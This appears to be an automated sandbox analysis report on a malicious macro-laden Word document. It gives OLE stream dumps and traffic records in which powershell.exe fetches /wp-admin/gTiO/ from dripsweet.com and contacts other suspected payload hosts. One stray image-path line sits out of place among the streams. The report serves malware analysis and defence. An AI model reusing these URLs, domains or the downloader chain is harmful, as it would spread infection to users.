Data ASCII:	. . . . # . . . . $ . . . . x . . . . M E . . . .
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 14 8d 24 e2 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

Streams

Stream Path: \x1CompObj, File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	. . . . F . . . . M S W o r d D o c . . . . . W o r d . D o c u m e n t . 8 . . 9 . q @ . . . . . > . : . C . < . 5 . = . B . . M . i . c . r . o . s . o . f . t . . W . o . r . d . . 9 . 7 . - . 2 . 0 . 0 . 3 . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280929556603
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . h . . . . p . . . . . . | . . . . * . . . . S . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 492

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	492
Entropy:	3.86218424079
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . d . . . . L . . . . , ... 4 . . . . < . . . . D . . . . N o r m a l . d o t m .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 bc 01 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 64 01 00 00 04 00 00 00 4c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 d0 00 00 00 09 00 00 00 dc 00 00 00

Stream Path: 1Table, File Type: data, Stream Size: 6873

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6873
Entropy:	6.02323130552
Base64 Encoded:	True
Data ASCII:	j . . . . 6 . . . 6 . . . 6 . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . 6 . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . v . . . 6 . . . 6 . . . . . . 6 . . . 6 . . . 6 . . . > . . . 6 . . .
Data Raw:	6a 04 11 00 12 00 01 00 0b 01 0f 00 07 00 03 00 03 00 03 00 00 00 04 00 08 00 00 00 98 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 9e 00 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 36 06 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00 76 02 00 00

Stream Path: Macros/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 528

General	
Stream Path:	Macros/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	528
Entropy:	5.50859031662
Base64 Encoded:	True
Data ASCII:	I D = " { 7 B 3 E F B F B - 2 6 2 6 - 4 A 6 0 - 9 C 6 E - F 3 5 E E D 2 9 E 8 D 1 } " . . D o c u m e n t = V o 4 f s _ 6 t h x 1 i a p x p j 7 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = W 0 f 5 q 2 g 2 f 3 r 6 c v f . . M o d u l e = A c b 5 _ u 5 0 8 r t 3 1 u b . . E x e N a m e 3 2 = " A m 3 n 7 a g w 4 6 m y 5 m x n 6 b " . . N a m e = " D D " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " 7 D 7 F 5 5 0 5 5 5 A 3 5 9 A 3 5 9 A 3 5 9 A
Data Raw:	49 44 3d 22 7b 37 42 33 45 46 42 46 42 2d 32 36 32 36 2d 34 41 36 30 2d 39 43 36 45 2d 46 33 35 45 45 44 32 39 45 38 44 31 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 56 6f 34 66 73 5f 36 74 68 78 31 69 61 70 78 70 6a 37 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 57 30 66 35 71 32 67 32 66 33 72 36 63 76 66 0d 0a 4d 6f 64 75 6c 65 3d 41 63 62 35 5f 75 35 30 38 72 74 33

Stream Path: Macros/PROJECTwm, File Type: data, Stream Size: 155

General	
Stream Path:	Macros/PROJECTwm
File Type:	data
Stream Size:	155
Entropy:	3.91750688968
Base64 Encoded:	True
Data ASCII:	V o 4 f s _ 6 t h x 1 i a p x p j 7 . V . o . 4 . f . s . _ . 6 . t . h . x . 1 . i . a . p . x . p . j . 7 . . . W 0 f 5 q 2 g 2 f 3 r 6 c v f . W . 0 . f . 5 . q . 2 . g . 2 . f . 3 . r . 6 . c . v . f . . . A c b 5 _ u 5 0 8 r t 3 1 u b . A . c . b . 5 . _ . u . 5 . 0 . 8 . r . t . 3 . 1 . u . b . . . . .
Data Raw:	56 6f 34 66 73 5f 36 74 68 78 31 69 61 70 78 70 6a 37 00 56 00 6f 00 34 00 66 00 73 00 5f 00 36 00 74 00 68 00 78 00 31 00 69 00 61 00 70 00 78 00 70 00 6a 00 37 00 00 00 57 30 66 35 71 32 67 32 66 33 72 36 63 76 66 00 57 00 30 00 66 00 35 00 71 00 32 00 67 00 32 00 66 00 33 00 72 00 36 00 63 00 76 00 66 00 00 00 41 63 62 35 5f 75 35 30 38 72 74 33 31 75 62 00 41 00 63 00 62 00 35

Stream Path: Macros/VBA/_VBA_PROJECT, File Type: data, Stream Size: 6000

General	
Stream Path:	Macros/VBA/_VBA_PROJECT
File Type:	data

General	
Stream Size:	6000
Entropy:	5.68248961899
Base64 Encoded:	True
Data ASCII:	. a . . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 1 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 2 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c . . F .
Data Raw:	cc 61 97 00 00 01 00 ff 09 04 00 00 09 04 00 00 e4 04 01 00 00 00 00 00 00 00 00 01 00 05 00 02 00 fa 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 31 00 23 00

Stream Path: Macros/VBA/dir, File Type: data, Stream Size: 684

General	
Stream Path:	Macros/VBA/dir
File Type:	data
Stream Size:	684
Entropy:	6.36077703255
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . " . . d . . . . . D 2 . 2 . 4 . . @ . . . . . Z = ... b . . . . . [. . a . . . % . J < . . . . . r s t d o l e > . 2 s . . t . d . o . l . . e . . . h . % ^ . . . * \\ G { 0 0 0 2 ` 0 4 3 0 - . . . C . . . . . 0 0 4 6 } . # 2 . 0 # 0 # C . : \\ W i n d o w . s \\ S y s W O W . 6 4 \\ . e 2 . t l . b # O L E A u . t o m a t i o n . . ` . . . . N o r m a . l . E N . C r . m . . a . F . . . . . X * \\ C . . . . 6 . m . . . . ! O f f i c
Data Raw:	01 a8 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 44 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 5b 1b fb 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 112766

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	112766
Entropy:	7.32235865878
Base64 Encoded:	True
Data ASCII:	. . . . _ . . . . . [. . . . b j b j . . . . . ~ . . . b . . . b . . . S . . . . . F . . . . . F . . . . .
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f0 12 bf 00 00 00 00 00 00 10 00 00 00 00 00 00 08 00 00 c9 5b 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e b8 01 00 62 7f 00 00 62 7f 00 00 c9 53 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: word, File Type: data, Stream Size: 2672


General	
Stream Path:	word
File Type:	data
Stream Size:	2672
Entropy:	7.93512170376
Base64 Encoded:	False
Data ASCII:	m . . ' . . . . . Y . . U . = # . . L q . J . . . . . F . . ^ . . . . . l . d . j r . . Y { l . . . O g . . . " . . . . - . . . . . - S W . . . . . $. X . . d . A . . . . . o q . . . . . N . S j b . . D . . . . . , g . D . .) o . . . . - ; E f . . B n . . b 7 , . ' . . $. $. D [. v . % $ . . . . z . . . . . F " . . . . . N . . . V . . . . ! L . . . . . V % . % . . . . > i . Y # . . . . . N . . . w : . (9 ^ C . O H . p / . . . . . 2 . [. . . . . i . D 2 @ . .] . .
Data Raw:	6d 07 aa 27 a2 d9 ee 92 1e 59 9d 12 55 09 3d 23 89 01 4c 71 97 4a 1b 15 0d ad ab 46 dd 15 5e fe e5 02 b1 a4 6c c8 64 9f 6a 72 c3 c3 59 7b 49 aa 04 19 4f 67 f1 e2 1e 22 ec 95 1a f5 2d a8 b4 09 fa 9f 2d 53 57 99 b7 c1 9c ac 07 24 87 58 bb 91 64 00 41 c4 c5 f7 0c 03 e3 8f b8 d6 ad 6f 71 c2 be ba c8 b9 4e f5 53 6a 62 8d ca 44 db f9 9b 94 d9 89 91 2c 67 f0 44 03 93 29 6f c7 e1 e1 13 2d

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/25/21-15:13:32.134107	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22
01/25/21-15:13:35.214182	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 15:12:38.131688118 CET	49167	80	192.168.2.22	172.67.215.216
Jan 25, 2021 15:12:38.177633047 CET	80	49167	172.67.215.216	192.168.2.22
Jan 25, 2021 15:12:38.177733898 CET	49167	80	192.168.2.22	172.67.215.216
Jan 25, 2021 15:12:38.179814100 CET	49167	80	192.168.2.22	172.67.215.216
Jan 25, 2021 15:12:38.225526094 CET	80	49167	172.67.215.216	192.168.2.22
Jan 25, 2021 15:12:38.249883890 CET	80	49167	172.67.215.216	192.168.2.22
Jan 25, 2021 15:12:38.249942064 CET	80	49167	172.67.215.216	192.168.2.22
Jan 25, 2021 15:12:38.249980927 CET	80	49167	172.67.215.216	192.168.2.22
Jan 25, 2021 15:12:38.250013113 CET	49167	80	192.168.2.22	172.67.215.216
Jan 25, 2021 15:12:38.250014067 CET	80	49167	172.67.215.216	192.168.2.22
Jan 25, 2021 15:12:38.250036001 CET	80	49167	172.67.215.216	192.168.2.22
Jan 25, 2021 15:12:38.250094891 CET	49167	80	192.168.2.22	172.67.215.216
Jan 25, 2021 15:12:38.449354887 CET	49167	80	192.168.2.22	172.67.215.216
Jan 25, 2021 15:12:38.460190058 CET	49168	80	192.168.2.22	192.232.250.227
Jan 25, 2021 15:12:38.643574953 CET	80	49168	192.232.250.227	192.168.2.22
Jan 25, 2021 15:12:38.643745899 CET	49168	80	192.168.2.22	192.232.250.227
Jan 25, 2021 15:12:38.643887043 CET	49168	80	192.168.2.22	192.232.250.227
Jan 25, 2021 15:12:38.827102900 CET	80	49168	192.232.250.227	192.168.2.22
Jan 25, 2021 15:12:38.856857061 CET	80	49168	192.232.250.227	192.168.2.22
Jan 25, 2021 15:12:38.858207941 CET	49168	80	192.168.2.22	192.232.250.227
Jan 25, 2021 15:12:39.083106995 CET	80	49168	192.232.250.227	192.168.2.22
Jan 25, 2021 15:12:39.286540985 CET	80	49168	192.232.250.227	192.168.2.22
Jan 25, 2021 15:12:39.494749069 CET	49168	80	192.168.2.22	192.232.250.227
Jan 25, 2021 15:12:40.093455076 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:40.281667948 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:40.281867027 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:40.295402050 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:40.493009090 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:40.493042946 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:40.493067026 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:40.493266106 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:40.502867937 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:40.691828012 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:40.898708105 CET	49169	443	192.168.2.22	103.133.214.149

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 15:12:42.058208942 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.254710913 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.254785061 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.254858971 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.254892111 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.254914999 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.254970074 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.254997969 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.255028009 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.255085945 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.442918062 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.442953110 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.442970037 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.442986012 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.443008900 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.443028927 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.443061113 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.443089008 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.443109989 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.443130970 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.443150997 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.443171978 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.443211079 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.443254948 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.443260908 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.631992102 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632050037 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632086039 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632110119 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632144928 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632148027 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.632167101 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632172108 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.632188082 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632213116 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.632215023 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632250071 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632272005 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632304907 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632306099 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.632329941 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632354975 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632381916 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.632386923 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632407904 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632428885 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632448912 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632457972 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.632469893 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632489920 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632514000 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632522106 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.632534981 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632555008 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632575989 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.632581949 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.632777929 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.634223938 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.820230961 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.820808887 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.820856094 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.820904016 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.820944071 CET	49169	443	192.168.2.22	103.133.214.149
Jan 25, 2021 15:12:42.820946932 CET	443	49169	103.133.214.149	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 15:12:42.820983887 CET	443	49169	103.133.214.149	192.168.2.22
Jan 25, 2021 15:12:42.820987940 CET	49169	443	192.168.2.22	103.133.214.149

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 25, 2021 15:12:38.039045095 CET	52197	53	192.168.2.22	8.8.8.8
Jan 25, 2021 15:12:38.112504005 CET	53	52197	8.8.8.8	192.168.2.22
Jan 25, 2021 15:12:38.261934042 CET	53099	53	192.168.2.22	8.8.8.8
Jan 25, 2021 15:12:38.459180117 CET	53	53099	8.8.8.8	192.168.2.22
Jan 25, 2021 15:12:39.298396111 CET	52838	53	192.168.2.22	8.8.8.8
Jan 25, 2021 15:12:40.092365980 CET	53	52838	8.8.8.8	192.168.2.22
Jan 25, 2021 15:12:40.973597050 CET	61200	53	192.168.2.22	8.8.8.8
Jan 25, 2021 15:12:41.021452904 CET	53	61200	8.8.8.8	192.168.2.22
Jan 25, 2021 15:12:41.025507927 CET	49548	53	192.168.2.22	8.8.8.8
Jan 25, 2021 15:12:41.073317051 CET	53	49548	8.8.8.8	192.168.2.22
Jan 25, 2021 15:12:41.350282907 CET	55627	53	192.168.2.22	8.8.8.8
Jan 25, 2021 15:12:41.406754017 CET	53	55627	8.8.8.8	192.168.2.22
Jan 25, 2021 15:12:41.409959078 CET	56009	53	192.168.2.22	8.8.8.8
Jan 25, 2021 15:12:41.476284027 CET	53	56009	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 25, 2021 15:13:32.134107113 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable
Jan 25, 2021 15:13:35.214181900 CET	69.38.130.14	192.168.2.22	8718	(Host unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 25, 2021 15:12:38.039045095 CET	192.168.2.22	8.8.8.8	0xad13	Standard query (0)	dripsweet.com	A (IP address)	IN (0x0001)
Jan 25, 2021 15:12:38.261934042 CET	192.168.2.22	8.8.8.8	0x959b	Standard query (0)	jbsmediaventures.com	A (IP address)	IN (0x0001)
Jan 25, 2021 15:12:39.298396111 CET	192.168.2.22	8.8.8.8	0x82b3	Standard query (0)	www.r3-tech.biz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 25, 2021 15:12:38.112504005 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	dripsweet.com		172.67.215.216	A (IP address)	IN (0x0001)
Jan 25, 2021 15:12:38.112504005 CET	8.8.8.8	192.168.2.22	0xad13	No error (0)	dripsweet.com		104.21.43.16	A (IP address)	IN (0x0001)
Jan 25, 2021 15:12:38.459180117 CET	8.8.8.8	192.168.2.22	0x959b	No error (0)	jbsmediaventures.com		192.232.250.227	A (IP address)	IN (0x0001)
Jan 25, 2021 15:12:40.092365980 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	www.r3-tech.biz	r3-tech.biz		CNAME (Canonical name)	IN (0x0001)
Jan 25, 2021 15:12:40.092365980 CET	8.8.8.8	192.168.2.22	0x82b3	No error (0)	r3-tech.biz		103.133.214.149	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- dripsweet.com
- jbsmediaventures.com
- 195.159.28.230
  - 195.159.28.230:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	172.67.215.216	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 15:12:38.179814100 CET	0	OUT	GET /wp-admin/gTiO/ HTTP/1.1 Host: dripsweet.com Connection: Keep-Alive
Jan 25, 2021 15:12:38.249883890 CET	1	IN	HTTP/1.1 200 OK Date: Mon, 25 Jan 2021 14:12:38 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d8f3f79f0364e720076b492a8152639b21611583958; expires=Wed, 24-Feb-21 14:12:38 GMT; path=/; domain=.dripsweet.com; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 07db7cc4c40000c847c6b2d000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=fsP%2FaDvnuKgb65A%2BudEw8crtAR5rv%2FdRJysG0KzQB05rsK6bXI2crb%2FJES5f2kZGQEfPdreb8Uax2QJpok9bnWg%2BloqlwtN0yKHL%2BgSw"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 6172971adf6ac847-AMS Data Raw: 31 30 64 37 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20 38 5d 3e 3c 21 2d 2d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 2d 2d 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 53 75 73 70 65 63 74 65 64 20 70 68 69 73 68 69 6e 67 20 73 69 74 65 20 7c 20 43 6c 6f 75 64 66 6c 61 72 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d Data Ascii: 10d7<!DOCTYPE html>...[if lt IE 7]> <html 